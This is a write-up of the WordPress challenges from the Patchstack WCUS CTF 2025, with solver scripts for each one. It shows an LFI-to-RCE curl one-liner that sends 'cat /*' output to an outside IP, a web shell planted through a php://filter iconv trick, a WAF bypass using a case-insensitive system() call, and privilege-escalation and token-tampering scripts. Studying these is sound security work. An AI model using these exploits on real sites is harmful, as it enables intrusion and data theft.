Last weekend, I participated in the Patchstack WCUS CTF and solved all the WordPress challenges. Here's my write-up for each challenge from the Patchstack WCUS CTF 2025.
A Nice Block
| Solves | 20 |
Description
I like the new Gutemberg editor, so I just installed a plugin with beautiful blocks addons. That's a great plugin that perfectly matches my design needs, I don't think it could cause a security issue, right?
This is a whitebox challenge, no need to bruteforce anything (login, endpoint, etc).
Attachments
References
Using Semgrep and my Semgrep custom rules, we can easily identify the vulnerable code parts. Here are the Semgrep results:

It’s Local File Inclusion, and if it’s using dockerized PHP, it can be easily exploited using this technique: https://github.com/zeyu2001/My-CTF-Challenges/tree/main/SEETF-2023/readonly
Solver

curl "http://52.77.81.199:9100/wp-content/plugins/kiwiblocks/src/admin-panel/views/panel.php?tab=../../../../../../../../../../usr/local/lib/php/peclcmd.php&+run-tests+-i+-r\"system(hex2bin('$(echo "curl 77.37.47.226:4444 -d \"`cat /*`\"" | hexdump -v -e '/1 "%02x"' | tr -d '\n')'));\"+/usr/local/lib/php/test/Console_Getopt/tests/bug11068.phpt"Flag
Patchstack Scheduler Pro
| Solves | 18 |
Description
Patchstack needed to update their Blog content and asked a freelancer to make a plugin for scheduling their newest advisories. It has not been tested yet can you check it for us?
Attachments
References
This challenge is vulnerable to information disclosure, PHP type juggling, some encryption logic failures, and token tampering. Here is the order of exploitation:
- First, exploit information disclosure to get the
api_token. - Use PHP type juggling to bypass this check:
$data['encryption_key'] != $this->encryption_key. - Reuse the UUID to decrypt and get the
encryption_key:Related method:
private function get_encrypted_config() { $config = array( 'status' => 'draft', 'permissions' => array( 'view' => true, 'edit' => false ), 'encryption_key' => $this->encryption_key ); $uuid = substr($this->encryption_key, 0, 16); $encrypted = openssl_encrypt( json_encode($config), 'AES-256-CBC', $uuid, 0, $uuid ); return base64_encode($uuid . base64_decode($encrypted)); } - Finally, use the
encryption_keyto tamper with the token so we can access the flag.
Solver
poc.py
import httpx
import asyncio
import re
import json
import subprocess

# URL = "http://172.26.119.33:9192/"
URL = "http://52.77.81.199:9192/"
class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.AsyncClient(base_url=url)

    def wp_login(self, username: str, password: str) -> None:
        return self.c.post("/wp-login.php", data={
            "log": username,
            "pwd": password
        })
    def handle_preview_request(self, post_id):
        return self.c.get("/wp-admin/admin-ajax.php", params={
            "action": "patchstack_scheduler_preview",
            "post_id": post_id
        })
    def patchstack_scheduler_compare(self, api_token):
        return self.c.post("/wp-admin/admin-ajax.php?action=patchstack_scheduler_compare", json={
            "api_token": api_token,
            "encryption_key": True,
            "revision_data": {
                "post_status": "draft",
            }
        })
    def handle_settings_request(self, config):
        return self.c.post("/wp-admin/admin-ajax.php?action=patchstack_scheduler_settings", json={
            "config": config
        })
class API(BaseAPI):
    def encrypt_config(self, config: dict, encryption_key: str) -> str:
        # Call the PHP script to encrypt the config
        result = subprocess.run(
            ['php', 'decrypt.php', 'encrypt', json.dumps(config), encryption_key],
            capture_output=True,
            text=True
        )
        if result.returncode != 0:
            raise Exception("Error encrypting config: " + result.stderr)

        return result.stdout.strip()

    def decode_encrypted_config(self, encrypted_config: str) -> dict:
        # Call the PHP script to decrypt the config
        result = subprocess.run(
            ['php', 'decrypt.php', 'decrypt', encrypted_config],
            capture_output=True,
            text=True
        )
        if result.returncode != 0:
            raise Exception("Error decrypting config: " + result.stderr)

        return json.loads(result.stdout)

async def main():
    api = API()
    token = ""
    for i in range(100):
        res = await api.handle_preview_request(i)
        if "API Token" in res.text:
            token = re.findall(r"API Token: (.*?)\"", res.text)[0]
            break
    res = await api.patchstack_scheduler_compare(token)
    encrypted_config_b64 = res.json()['data']['encrypted_config']

    # Decode the encrypted config using PHP
    decrypted_config = api.decode_encrypted_config(encrypted_config_b64)
    encryption_key = decrypted_config["encryption_key"]

    # Example of encrypting a new config
    new_config = {
        'status': 'publish',
        'permissions': {
            'all': True,
        },
        "flag_access": True
    }
    encrypted_config = api.encrypt_config(new_config, encryption_key)
    print("Encrypted Config:", encrypted_config)

    res = await api.handle_settings_request(encrypted_config)
    print(res.text)


if __name__ == "__main__":
    asyncio.run(main())
decrypt.php
<?php
function encrypt_config($config, $encryption_key) {
    $uuid = substr($encryption_key, 0, 16);
    $encrypted = openssl_encrypt(
        json_encode($config),
        'AES-256-CBC',
        $encryption_key,
        0,
        $uuid
    );

    return base64_encode($uuid . base64_decode($encrypted));
}

function decrypt_config($encrypted_config) {
    $decoded_data = base64_decode($encrypted_config);
    $uuid = substr($decoded_data, 0, 16);
    $encrypted = substr($decoded_data, 16);

    $decrypted = openssl_decrypt(
        base64_encode($encrypted),
        'AES-256-CBC',
        $uuid,
        0,
        $uuid
    );

    return json_decode($decrypted, true);
}

if (isset($argv[1]) && isset($argv[2])) {
    $action = $argv[1];
    $data = $argv[2];
    $encryption_key = $argv[3];

    if ($action === 'encrypt') {
        $encrypted_config = encrypt_config(json_decode($data, true), $encryption_key);
        echo $encrypted_config;
    } elseif ($action === 'decrypt') {
        $decrypted_config = decrypt_config($data);
        echo json_encode($decrypted_config);
    }
}
?>
Flag

Sup3rcustomiz3r
| Solves | 11 |
Description
My friend is developing a cool plugin to help me customize my Login page, isn't that nice? So many stuff and options, I'm sure it's 100% safe to use...
This is a whitebox challenge, no need to bruteforce anything (login, endpoint, etc).
Attachments
References
In this challenge, we will exploit one vulnerability: arbitrary option update. The flag is stored in patchstack_get_the_flag and can be accessed via this unauthenticated AJAX action:
add_action("wp_ajax_nopriv_patchstack_get_the_flag", "get_the_flag");
function get_the_flag()
{
    $user = wp_get_current_user();
    $allowed_roles = ["administrator", "author", "contributor"];
    if (array_intersect($allowed_roles, $user->roles)) {
        $value = file_get_contents('/flag.txt');
        wp_send_json_success(["value" => $value]);
    } else {
        wp_send_json_error("Unauthorized");
    }
}
We need to have an administrator, author, or contributor role to view the flag.
First, we need to register using this nopriv AJAX action:
add_action('wp_ajax_nopriv_login_register_user', array($this, 'login_register_user'));
function login_register_user() {
    $username = sanitize_user($_POST['username']);
    $email = sanitize_email($_POST['email']);
    $password = $_POST['password'];

    if (empty($username) || empty($email) || empty($password)) {
        wp_send_json_error(array(
            'message' => 'All fields (username, email, password) are required.',
        ));
    }
    if (!is_email($email)) {
        wp_send_json_error(array(
            'message' => 'Invalid email address.',
        ));
    }
    if (username_exists($username) || email_exists($email)) {
        wp_send_json_error(array(
            'message' => 'Username or email already exists.',
        ));
    }

    $user_id = wp_create_user($username, $password, $email);
    update_option('default_role', 'subscriber');

    if (is_wp_error($user_id)) {
        wp_send_json_error(array(
            'message' => $user_id->get_error_message(),
        ));
    }

    wp_send_json_success(array(
        'message' => 'User registered successfully.',
        'user_id' => $user_id
    ));
}
Next, we can access this AJAX action that requires authentication:
add_action('wp_ajax_login_customizer_set_option', array($this, 'set_option'));
function set_option() {
    if (isset($_POST['_wpnonce']) && wp_verify_nonce(sanitize_text_field(wp_unslash($_POST['_wpnonce'])), 'login-customizer-admin')) {
        $op = sanitize_text_field($_POST['option']);
        $val = sanitize_text_field($_POST['value']);
        update_option($op, $val);
        wp_send_json_success('Option has been saved', 201);
    }
}
This AJAX action will update our user-supplied option, which means we can set the default_role option to, for example, "contributor" so we can read the flag in the patchstack_get_the_flag AJAX action. After setting the default_role, we can register a new user, and this time the role will be set as "contributor" because we set it before using the default_role option. Lastly, we get the flag in the patchstack_get_the_flag AJAX action.
Solver
solver.py
import httpx
import asyncio, re, random

URL = "http://52.77.81.199:9193/"

class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.AsyncClient(base_url=url)

    def wp_login(self, username: str, password: str) -> None:
        return self.c.post("/wp-login.php", data={
            "log": username,
            "pwd": password
        })
    def login_register_user(self, username, email, password):
        return self.c.post("/wp-admin/admin-ajax.php?action=login_register_user", data={
            "username": username,
            "email": email,
            "password": password,
        })
    def login_customizer_set_option(self, nonce, option: str, value: str) -> None:
        return self.c.post("/wp-admin/admin-ajax.php?action=login_customizer_set_option", data={
            "option": option,
            "value": value,
            "_wpnonce": nonce
        })
    def patchstack_get_the_flag(self):
        return self.c.get("/wp-admin/admin-ajax.php?action=patchstack_get_the_flag")

class API(BaseAPI):
    async def get_nonce(self):
        res = await self.c.get("/?preview=1")
        return re.findall("_ldAdminNounce = (.*?)\"", res.text)[0]

async def main():
    api = API()
    username = "dimas"
    password = "dimas"
    res = await api.login_register_user(username, "dimas@dimas.com", password)
    print(res.text)
    res = await api.wp_login(username, password)
    nonce = await api.get_nonce()
    res = await api.login_customizer_set_option(nonce, "default_role", "contributor")
    print(res.text)
    randomtxt = random.randbytes(4).hex()
    username = username + randomtxt
    password = password + randomtxt
    api = API()
    res = await api.login_register_user(username, f"dimas{randomtxt}@dimas.com", password)
    print(res.text)
    res = await api.wp_login(username, password)
    res = await api.patchstack_get_the_flag()
    print(res.text)


if __name__ == "__main__":
    asyncio.run(main())
Flag

Cool Templates
| Solves | 11 |
Description
I had someone build me a plugin so I can send out some links with special footers. I'm sure the code is safe, right?
This is a whitebox challenge, no need to bruteforce anything (login, endpoint, etc).
Attachments
References

There's a WAF that restricts many functions that can probably lead to RCE, but the regex is case-sensitive here:
function add_custom_footer() {
    $blacklist = array("system", "passthru", "proc_open", "shell_exec", "include_once", "require", "require_once", "eval", "fopen",'fopen', 'tmpfile', 'bzopen', 'gzopen', 'chgrp', 'chmod', 'chown', 'copy', 'file_put_contents', 'lchgrp', 'lchown', 'link', 'mkdir', 'move_uploaded_file', 'rename', 'rmdir', 'symlink', 'tempnam', 'touch', 'unlink', 'imagepng', 'imagewbmp', 'image2wbmp', 'imagejpeg', 'imagexbm', 'imagegif', 'imagegd', 'imagegd2', 'iptcembed', 'ftp_get', 'ftp_nb_get', 'file_exists', 'file_get_contents', 'file', 'fileatime', 'filectime', 'filegroup', 'fileinode', 'filemtime', 'fileowner', 'fileperms', 'filesize', 'filetype', 'glob', 'is_dir', 'is_executable', 'is_file', 'is_link', 'is_readable', 'is_uploaded_file', 'is_writable', 'is_writeable', 'linkinfo', 'lstat', 'parse_ini_file', 'pathinfo', 'readfile', 'readlink', 'realpath', 'stat', 'gzfile', 'readgzfile', 'getimagesize', 'imagecreatefromgif', 'imagecreatefromjpeg', 'imagecreatefrompng', 'imagecreatefromwbmp', 'imagecreatefromxbm', 'imagecreatefromxpm', 'ftp_put', 'ftp_nb_put', 'exif_read_data', 'read_exif_data', 'exif_thumbnail', 'exif_imagetype', 'hash_file', 'hash_hmac_file', 'hash_update_file', 'md5_file', 'sha1_file', 'highlight_file', 'show_source', 'php_strip_whitespace', 'get_meta_tags', 'extract', 'parse_str', 'putenv', 'ini_set', 'mail', 'header', 'proc_nice', 'proc_terminate', 'proc_close', 'pfsockopen', 'fsockopen', 'apache_child_terminate', 'posix_kill', 'posix_mkfifo', 'posix_setpgid', 'posix_setsid', 'posix_setuid', 'phpinfo', 'posix_mkfifo', 'posix_getlogin', 'posix_ttyname', 'getenv', 'get_current_user', 'proc_get_status', 'get_cfg_var', 'disk_free_space', 'disk_total_space', 'diskfreespace', 'getcwd', 'getlastmo', 'getmygid', 'getmyinode', 'getmypid', 'getmyuid', 'create_function', 'exec', 'popen', 'proc_open', 'pcntl_exec');
    if (isset($_REQUEST['template']) && isset($_REQUEST['content'])) {
        $template = $_REQUEST['template'];
        $content = wp_unslash(urldecode(base64_decode($_REQUEST['content'])));
        if(preg_match('/^[a-zA-Z0-9]+$/', $template) && !in_array($template, $blacklist)) {
            $footer = $template($content);
            echo $footer;
        }
    }
}

add_action('wp_footer', 'add_custom_footer');
Because functions can be called case-insensitively, we can do something like this:
SysTem("ls")
And it will still call the system function.
Solver
curl "http://52.77.81.199:9122/?template=SyStEm&content=$(echo -n "cat /*" | base64 -w0)"Flag
Blocked
| Solves | 7 |
Description
it's blocked, nothing to do here.
NOTE: This is a fully white box challenge, almost no heavy brute force is needed.
Attachments
References
plugin
<?php

/**
 *
 * @wordpress-plugin
 * Plugin Name:       Test Plugin
 * Plugin URI:        http://example.com/plugin-name-uri/
 * Description:       This is a short description of what the plugin does. It's displayed in the WordPress admin area.
 * Version:           1.0.0
 * Author:            Patchstack
 * Author URI:        http://example.com/
 * License:           GPL-2.0+
 * License URI:       http://www.gnu.org/licenses/gpl-2.0.txt
 * Text Domain:       test-plugin
 * Domain Path:       /languages
 */

// If this file is called directly, abort.

if ( ! defined( 'WPINC' ) ) {
	die;
}

define( 'PLUGIN_NAME_PLUGIN_NAME', 'test-plugin' );
define( 'PLUGIN_NAME_VERSION', '1.0.0' );
define( 'PLUGIN_NAME_URL', plugin_dir_url( __FILE__ ) );
define( 'PLUGIN_NAME_PATH', plugin_dir_path( __FILE__ ) );
define( 'PLUGIN_NAME_BASE_DIR', plugin_dir_path( __FILE__ ) );
define( 'PLUGIN_NAME_BASE_NAME', plugin_basename( __FILE__ ) );

add_action("init", "set");
add_action("rest_api_init", "register_endpoints");

function set(){
    update_option("secretword_is_true", "anything");
}

function register_endpoints(){
    register_rest_route( 'test', '/upload/(?P<somevalue>\w+)', [
        'methods' => WP_Rest_Server::CREATABLE,
        'callback' => 'upload_something',
        'permission_callback' => 'check_request',
    ]);
}

function check_request( $request ) {
    $some_value = trim( strtolower( $request['somevalue'] ) );
    if( empty( $some_value ) ) {
       return false;
    }

    if( ! preg_match( '/^secretword_/i', $some_value) ) {
       return false;
    }

    if( $some_value == 'secretword_is_true' ) {
       return false;
    }
    return true;
}

function upload_something($request){
    $body = $request->get_json_params();
    $content = $body['content'];
    $name = $body['name'];
    $some_value = trim( strtolower( $request['somevalue'] ) );
    if(!get_option($some_value)){
        echo "blocked";
        exit();
    }

    if(strlen($name) > 105){
        echo "blocked.";
        exit();
    }

    $write = <<<EOF
        <?php
            exit('ha?');
            // $content

    EOF;

    file_put_contents($name . '.php', $write);
    return rest_ensure_response( "success" );
}
To get RCE (Remote Code Execution), there are two things in the plugin we need to bypass. The first is the $some_value checker here:
    $some_value = trim( strtolower( $request['somevalue'] ) );
    if( empty( $some_value ) ) {
       return false;
    }

    if( ! preg_match( '/^secretword_/i', $some_value) ) {
       return false;
    }

    if( $some_value == 'secretword_is_true' ) {
       return false;
    }
    return true;
    ...snip...
    $body = $request->get_json_params();
    $content = $body['content'];
    $name = $body['name'];
    $some_value = trim( strtolower( $request['somevalue'] ) );
    if(!get_option($some_value)){
        echo "blocked";
        exit();
    }
The second is the PHP exit here:
    $write = <<<EOF
        <?php
            exit('ha?');
            // $content

    EOF;

    file_put_contents($name . '.php', $write);
    return rest_ensure_response( "success" );
For the first bypass, we can use the fact that parameters in the URL ('/upload/(?P<somevalue>\w+)') can be passed via URL parameters, JSON, or the request body. Interestingly, it will match not only by its regex \w+ but will match all its values. This behavior might be due to the plugin getting the somevalue by using an array ($request['somevalue']), which will get the value from URL parameters, JSON, or the request body. So, we just need to pass something like \x01 in the somevalue, and it will bypass all the checks.

For the second bypass, we can use a PHP filter because we can directly influence the start of file_put_contents using $name. In this case, we will use UTF-8 to UTF-16BE, as shown in the solution below.
Solver
import httpx
import asyncio
URL = "http://52.77.81.199:9199/"
class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.AsyncClient(base_url=url)

class API(BaseAPI):
    async def upload_something(self, content: str, name: str) -> None:
        data = {
            "content": content,
            "name": name
        }
        return await self.c.post("/wp-json/test/upload/x", params={"somevalue": "secretword_is_true\x01"}, json=data)
    def get_shell(self, cmd):
        return self.c.get("/wp-content/uploads/x.php", params={"0": cmd})
async def main():
    api = API()
    res = await api.upload_something(
        content=b" <?php system($_GET[0]);?>".decode('utf-16-be'),
        name="php://filter/convert.iconv.UTF8.UTF-16BE/resource=/var/www/html/wp-content/uploads/x"
    )
    res = await api.get_shell("cat /*")
    print(res.text)

if __name__ == "__main__":
    asyncio.run(main())
Flag
Sneaky
| Solves | 5 |
Description
You sneaky ...
NOTE: This is a fully white box challenge, almost no heavy brute force is needed.
Attachments
In this challenge, we will exploit a PHP filter chain in the imagepng($image, $filename) function, where the $filename is a variable that we can fully control.
When we look at the source code in server-given/docker/wordpress/toolbox/plugins/mwb-point-of-sale-pos-for-woocommerce/package/lib/php-barcode-master/barcode.php, we can see the following:
barcode.php
<?php
/**
 *  Author  David S. Tufts
 *  Company davidscotttufts.com
 *
 *  Date:   05/25/2003
 *  Usage:  <img src="/barcode.php?text=testing" alt="testing" />
 *
 *  @package    Ultimate_Woocommerce_Gift_Card
 */

/*
 For demonstration purposes, get pararameters that are passed in through $_GET or set to the default value. */
 $filepath = isset( $_GET['filepath'] ) ? $_GET['filepath']  : '';
 $text = isset( $_GET['text'] ) ? $_GET['text']  : '0';
 $size = isset( $_GET['size'] ) ? $_GET['size']  : '20';
 $orientation = isset( $_GET['orientation'] ) ? $_GET['orientation']  : 'horizontal';
 $code_type = isset( $_GET['codetype'] ) ? $_GET['codetype']  : 'code128';
 $print = isset( $_GET['print'] ) && ( 'true' == $_GET['print'] )  ? true : false;
 $sizefactor = isset( $_GET['sizefactor'] ) ? $_GET['sizefactor'] : '1';

barcode( $filepath, $text, $size , $orientation , $code_type , $print , $sizefactor );
/**
 * This function call can be copied into your project and can be made from anywhere in your code.
 *
 * @param string  $filepath Filepath.
 * @param string  $text Text.
 * @param string  $size Size.
 * @param string  $orientation Orientation.
 * @param string  $code_type Code Type.
 * @param boolean $print Print.
 * @param integer $size_factor Size factor.
 * @return void
 */
function barcode( $filepath = '', $text = '0', $size = '20', $orientation = 'horizontal', $code_type = 'code128', $print = false, $size_factor = 1 ) {
	$code_string = '';
	// Translate the $text into barcode the correct $code_type.
	if ( in_array( strtolower( $code_type ), array( 'code128', 'code128b' ) ) ) {
		$chksum = 104;
		// Must not change order of array elements as the checksum depends on the array's key to validate final code.
		$code_array = array(
			' ' => '212222',
			'!' => '222122',
			'"' => '222221',
			'#' => '121223',
			'$' => '121322',
			'%' => '131222',
			'&' => '122213',
			"'" => '122312',
			'(' => '132212',
			')' => '221213',
			'*' => '221312',
			'+' => '231212',
			',' => '112232',
			'-' => '122132',
			'.' => '122231',
			'/' => '113222',
			'0' => '123122',
			'1' => '123221',
			'2' => '223211',
			'3' => '221132',
			'4' => '221231',
			'5' => '213212',
			'6' => '223112',
			'7' => '312131',
			'8' => '311222',
			'9' => '321122',
			':' => '321221',
			';' => '312212',
			'<' => '322112',
			'=' => '322211',
			'>' => '212123',
			'?' => '212321',
			'@' => '232121',
			'A' => '111323',
			'B' => '131123',
			'C' => '131321',
			'D' => '112313',
			'E' => '132113',
			'F' => '132311',
			'G' => '211313',
			'H' => '231113',
			'I' => '231311',
			'J' => '112133',
			'K' => '112331',
			'L' => '132131',
			'M' => '113123',
			'N' => '113321',
			'O' => '133121',
			'P' => '313121',
			'Q' => '211331',
			'R' => '231131',
			'S' => '213113',
			'T' => '213311',
			'U' => '213131',
			'V' => '311123',
			'W' => '311321',
			'X' => '331121',
			'Y' => '312113',
			'Z' => '312311',
			'[' => '332111',
			'\\' => '314111',
			']' => '221411',
			'^' => '431111',
			'_' => '111224',
			'\`' => '111422',
			'a' => '121124',
			'b' => '121421',
			'c' => '141122',
			'd' => '141221',
			'e' => '112214',
			'f' => '112412',
			'g' => '122114',
			'h' => '122411',
			'i' => '142112',
			'j' => '142211',
			'k' => '241211',
			'l' => '221114',
			'm' => '413111',
			'n' => '241112',
			'o' => '134111',
			'p' => '111242',
			'q' => '121142',
			'r' => '121241',
			's' => '114212',
			't' => '124112',
			'u' => '124211',
			'v' => '411212',
			'w' => '421112',
			'x' => '421211',
			'y' => '212141',
			'z' => '214121',
			'{' => '412121',
			'|' => '111143',
			'}' => '111341',
			'~' => '131141',
			'DEL' => '114113',
			'FNC 3' => '114311',
			'FNC 2' => '411113',
			'SHIFT' => '411311',
			'CODE C' => '113141',
			'FNC 4' => '114131',
			'CODE A' => '311141',
			'FNC 1' => '411131',
			'Start A' => '211412',
			'Start B' => '211214',
			'Start C' => '211232',
			'Stop' => '2331112',
		);
		$code_keys = array_keys( $code_array );
		$code_values = array_flip( $code_keys );
		$text_length = strlen( $text );
		for ( $x = 1; $x <= $text_length; $x++ ) {
			$active_key = substr( $text, ( $x - 1 ), 1 );
			$code_string .= $code_array[ $active_key ];
			$chksum = ( $chksum + ( $code_values[ $active_key ] * $x ) );
		}
		$code_string .= $code_array[ $code_keys[ ( $chksum - ( intval( $chksum / 103 ) * 103 ) ) ] ];

		$code_string = '211214' . $code_string . '2331112';
	} elseif ( 'code128a' == strtolower( $code_type ) ) {
		$chksum = 103;
		$text = strtoupper( $text ); // Code 128A doesn't support lower case.
		// Must not change order of array elements as the checksum depends on the array's key to validate final code.
		$code_array = array(
			' ' => '212222',
			'!' => '222122',
			'"' => '222221',
			'#' => '121223',
			'$' => '121322',
			'%' => '131222',
			'&' => '122213',
			"'" => '122312',
			'(' => '132212',
			')' => '221213',
			'*' => '221312',
			'+' => '231212',
			',' => '112232',
			'-' => '122132',
			'.' => '122231',
			'/' => '113222',
			'0' => '123122',
			'1' => '123221',
			'2' => '223211',
			'3' => '221132',
			'4' => '221231',
			'5' => '213212',
			'6' => '223112',
			'7' => '312131',
			'8' => '311222',
			'9' => '321122',
			':' => '321221',
			';' => '312212',
			'<' => '322112',
			'=' => '322211',
			'>' => '212123',
			'?' => '212321',
			'@' => '232121',
			'A' => '111323',
			'B' => '131123',
			'C' => '131321',
			'D' => '112313',
			'E' => '132113',
			'F' => '132311',
			'G' => '211313',
			'H' => '231113',
			'I' => '231311',
			'J' => '112133',
			'K' => '112331',
			'L' => '132131',
			'M' => '113123',
			'N' => '113321',
			'O' => '133121',
			'P' => '313121',
			'Q' => '211331',
			'R' => '231131',
			'S' => '213113',
			'T' => '213311',
			'U' => '213131',
			'V' => '311123',
			'W' => '311321',
			'X' => '331121',
			'Y' => '312113',
			'Z' => '312311',
			'[' => '332111',
			'\\' => '314111',
			']' => '221411',
			'^' => '431111',
			'_' => '111224',
			'NUL' => '111422',
			'SOH' => '121124',
			'STX' => '121421',
			'ETX' => '141122',
			'EOT' => '141221',
			'ENQ' => '112214',
			'ACK' => '112412',
			'BEL' => '122114',
			'BS' => '122411',
			'HT' => '142112',
			'LF' => '142211',
			'VT' => '241211',
			'FF' => '221114',
			'CR' => '413111',
			'SO' => '241112',
			'SI' => '134111',
			'DLE' => '111242',
			'DC1' => '121142',
			'DC2' => '121241',
			'DC3' => '114212',
			'DC4' => '124112',
			'NAK' => '124211',
			'SYN' => '411212',
			'ETB' => '421112',
			'CAN' => '421211',
			'EM' => '212141',
			'SUB' => '214121',
			'ESC' => '412121',
			'FS' => '111143',
			'GS' => '111341',
			'RS' => '131141',
			'US' => '114113',
			'FNC 3' => '114311',
			'FNC 2' => '411113',
			'SHIFT' => '411311',
			'CODE C' => '113141',
			'CODE B' => '114131',
			'FNC 4' => '311141',
			'FNC 1' => '411131',
			'Start A' => '211412',
			'Start B' => '211214',
			'Start C' => '211232',
			'Stop' => '2331112',
		);
		$code_keys = array_keys( $code_array );
		$code_values = array_flip( $code_keys );
		$text_length = strlen( $text );
		for ( $x = 1; $x <= $text_length; $x++ ) {
			$active_key = substr( $text, ( $x - 1 ), 1 );
			$code_string .= $code_array[ $active_key ];
			$chksum = ( $chksum + ( $code_values[ $active_key ] * $x ) );
		}
		$code_string .= $code_array[ $code_keys[ ( $chksum - ( intval( $chksum / 103 ) * 103 ) ) ] ];

		$code_string = '211412' . $code_string . '2331112';
	} elseif ( strtolower( $code_type ) == 'code39' ) {
		$code_array = array(
			'0' => '111221211',
			'1' => '211211112',
			'2' => '112211112',
			'3' => '212211111',
			'4' => '111221112',
			'5' => '211221111',
			'6' => '112221111',
			'7' => '111211212',
			'8' => '211211211',
			'9' => '112211211',
			'A' => '211112112',
			'B' => '112112112',
			'C' => '212112111',
			'D' => '111122112',
			'E' => '211122111',
			'F' => '112122111',
			'G' => '111112212',
			'H' => '211112211',
			'I' => '112112211',
			'J' => '111122211',
			'K' => '211111122',
			'L' => '112111122',
			'M' => '212111121',
			'N' => '111121122',
			'O' => '211121121',
			'P' => '112121121',
			'Q' => '111111222',
			'R' => '211111221',
			'S' => '112111221',
			'T' => '111121221',
			'U' => '221111112',
			'V' => '122111112',
			'W' => '222111111',
			'X' => '121121112',
			'Y' => '221121111',
			'Z' => '122121111',
			'-' => '121111212',
			'.' => '221111211',
			' ' => '122111211',
			'$' => '121212111',
			'/' => '121211121',
			'+' => '121112121',
			'%' => '111212121',
			'*' => '121121211',
		);

		// Convert to uppercase.
		$upper_text = strtoupper( $text );

		$upper_text_length = strlen( $upper_text );
		for ( $x = 1; $x <= $upper_text_length; $x++ ) {
			$code_string .= $code_array[ substr( $upper_text, ( $x - 1 ), 1 ) ] . '1';
		}

		$code_string = '1211212111' . $code_string . '121121211';
	} elseif ( strtolower( $code_type ) == 'code25' ) {
		$code_array1 = array( '1', '2', '3', '4', '5', '6', '7', '8', '9', '0' );
